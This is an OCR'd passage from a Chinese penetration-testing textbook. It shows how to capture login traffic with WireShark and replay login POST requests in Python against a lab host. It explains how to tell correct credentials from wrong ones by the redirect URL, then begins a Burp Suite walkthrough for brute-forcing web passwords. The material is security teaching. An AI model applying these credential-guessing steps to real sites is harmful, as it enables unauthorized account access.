


图 10-21　登录失败的界面

但是，对于这个过程仅了解到这个层次还不够，还需要进一步从数据包的层次进行解析。首先启动 WireShark，并将过滤器设置为只接受与 192.168.169.133 通信的 HTTP 类型数据包，然后再在浏览器中执行登录操作，如图 10-22 所示。




图 10-22　使用 WireShark 捕获的登录数据包

上面显示的是捕获到的登录数据包，从这里面可以看出来在整个登录过程中，其实就是使用 POST 方法向目标提交了以下 4 个表项。

（1）frmLogin：登录窗体，默认值为“true”。

（2）frmUserName：输入的用户名。

（3）frmUserPass：输入的密码。

（4）login：登录选项，默认值为“Login！”。

接下来编写一个可以模拟这个登录过程的 Python 程序，这里需要引入两个库文件：requests 和 urllib。requests 是一个十分有用的模块，可以轻松地使用它在网络中发送数据包。

首先导入 Request 模块。

```
>>> import requests
```

Request 中提供了两种 HTTP 请求方法：GET 和 POST。其中，GET 是从指定的资源请求数据，POST 是向指定的资源提交要被处理的数据。

然后可以使用 requests 中的 get() 方法来读取。

```
>>> r = requests.get('http://192.168.169.133')
```

也可以使用 requests 中的 post() 方法来提交请求，这里根据之前抓包的结果，提交的地址为“http://192.168.169.133/forum.ghp”，提交的表项包括如下 4 项。

```
>>>payload={"frmLogin":"true","frmUserName":"root","frmUserPass":"123456","logi
n":"login!"}
```

然后可以使用 post() 方法来提交请求，这个方法需要一个地址和提交的内容。

```
>>> resp=requests.post("http://192.168.169.133/forum.ghp",payload)
```

针对不同的 Web 应用程序，需要对其进行研究。在对目标开始真正渗透测试之前，如果可以找到目标程序的源文件，并搭建一个虚拟环境，就可以大大地提高成功率。

首先构造一个包含正确用户名和密码的 payload。

```
payload={"AdminName":"li","AdminPassword":"123456","Submit":"\310\267\266\250"}
resp=requests.post( "http://192.168.169.133/webadmin/login.asp",payload)
```

通过 WireShark 捕获这个过程的数据包，过程如图 10-23 所示。




图 10-23　使用 WireShark 捕获到数据包

注意，resp 是发出数据包以后得到的回应，但是这里面 resp 并不是第二个数据包，而是图 10-23 中的第 4 个数据包，这个数据包的返回状态为“200 OK”。在很多 Python 编程的例子中，都是使用返回状态来判断程序是否找到了正确的用户名和密码，例如，302 是找到正确用户名和密码，200 则是错误，或者 200 是找到正确的用户名，302 是错误。现在查看输入正确的用户名和密码的结果，如图 10-24 所示。

```
>>> print resp
<Response [200]>
```

图 10-24　打印出 resp 的内容

接下来向这个程序发送一个包含错误用户名和密码的 payload。

```
payload={"AdminName":"test","AdminPassword":"abc","Submit":"\310\267\266\250"}
```

```
resp=requests.post( "http://192.168.169.133/webadmin/login.asp",payload)
```

通过 WireShark 捕获这个过程的数据包，过程如图 10-25 所示。

```
… 192.168.169.132 192.168.169.133 HTTP    352 POST /webadmin/login.asp HTTP/1.1  (app
… 192.168.169.133 192.168.169.132 HTTP    380 HTTP/1.1 200 OK  (text/html)
```

图 10-25　捕获到的登录数据包

这个过程只有两个数据包，一个是 192.168.169.132 发出的请求，另一个则是服务器给出的回应，如果返回数据包也就是 resp 的返回状态是 302，就比较理想了。不过当再次执行 print resp 时，得到的结果如图 10-26 所示。



图 10-26　输入正确时 resp 的内容

这时，可以发现无论输入的用户名和密码正确与否，返回数据包的状态都是 200，就不能利用这个值来区分了。

不过无须担心，正确的用户名和密码一定会和错误的有所区别。输入正确的用户名和密码应该转向到控制页面，输入了错误的用户名和密码则不会跳转到这个页面，所以可以从这里入手。这里查看 resp.url 属性的值，首先查看输入正确的时候，如图 10-27 所示。

再来查看一下输入错误的时候，如图 10-28 所示。




图 10-27　输入正确时 resp.url 的内容



图 10-28　输入错误时 resp.url 的内容

这里如果正常登录，应该返回的是 'http://192.168.169.133/webadmin/main.asp'，如果登录错误，返回的为 'http://192.168.169.133/webadmin/login.asp'。

只需要使用 resp.url== 'http://192.168.169.133/webadmin/main.asp' 作为条件来判断用户名和密码是否正确。

10.6　使用 Burp Suite 对网络认证服务的攻击

Burp Suite 是用于攻击 Web 应用程序的集成平台。这个平台中集成了许多工具。本节只讲述其中的一个重要功能，就是如何使用它来破解一些网站的密码。首先查看一个有用户名和密码的登录界面，如图 10-29 所示。



图 10-29　一个需要用户名和密码的登录界面

接下来简单介绍这个页面登录的流程。简单来说，用户登录这个页面，在这个页面中的两个文本框中输入用户名“admin”和密码“123456”之后单击“确定”按钮，这个页面就会将这个用

户名“ admin”和密码“123456”打包成数据包然后提交到服务器端进行验证，先将这个数据包称为数据包 A。

然后使用“admin”作为用户名，“abc123”作为密码登录一次，这次产生的数据包称为数据包 B。

对两个数据包 A 和 B 进行比较，就会发现其实两个数据包之间除了密码处不一样之外其他地方都是一样的。

可以设想一下，在破解密码时只需要将数据包 A 复制 10 000 个，然后使用各种可能的密码，例如“ abcdef”“111111”“000000”来替换“123456”，这样就产生了 10 000 个只有密码项不同的数据包，将这些数据包发送到服务器，然后查看服务器的反应，就可以得出这 10000 个密码中哪个是正确的（当然也有可能都不正确，那就需要使用更多的密码）。不过实际情况要比这复杂一些，因为要涉及校验码等操作。

了解了这个思路以后，就可以来具体实现这种攻击方式。不过需要一个工具来实现这一切，这里使用 Burp Suite 来作为工具，首先在 Kali Linux 2 中启动这个工具，如图 10-30 所示。




图 10-30　在 Applications 中启动 Burp Suite

Burp Suite 在这里的主要作用是在用户使用的浏览器和目标服务器之间充当一个中间人的角色。这样当在浏览器中输入数据之后，数据包就是首先提交到 Burp Suite 处，Burp Suite 可以将这个数据包进行复制，修改之后再提交到服务器处。所以 Burp Suite 此时相当于一个代理服务器。不过 Burp Suite 的功能要比这强大得多，但这是一款商业软件，Kali Linux 2 中集成

了免费版，所以这里只简单介绍它破解密码的功能。首先启动 Burp Suite，如图 10-31 所示。




图 10-31　Burp Suite 的工作界面

首先将 Burp Suite 设置成代理工作模式，单击 Proxy 标签，如图 10-32 所示。




图 10-32　Burp Suite 的工作界面

然后切换至 Proxy 选项卡的 Option 选项卡，如图 10-33 所示。

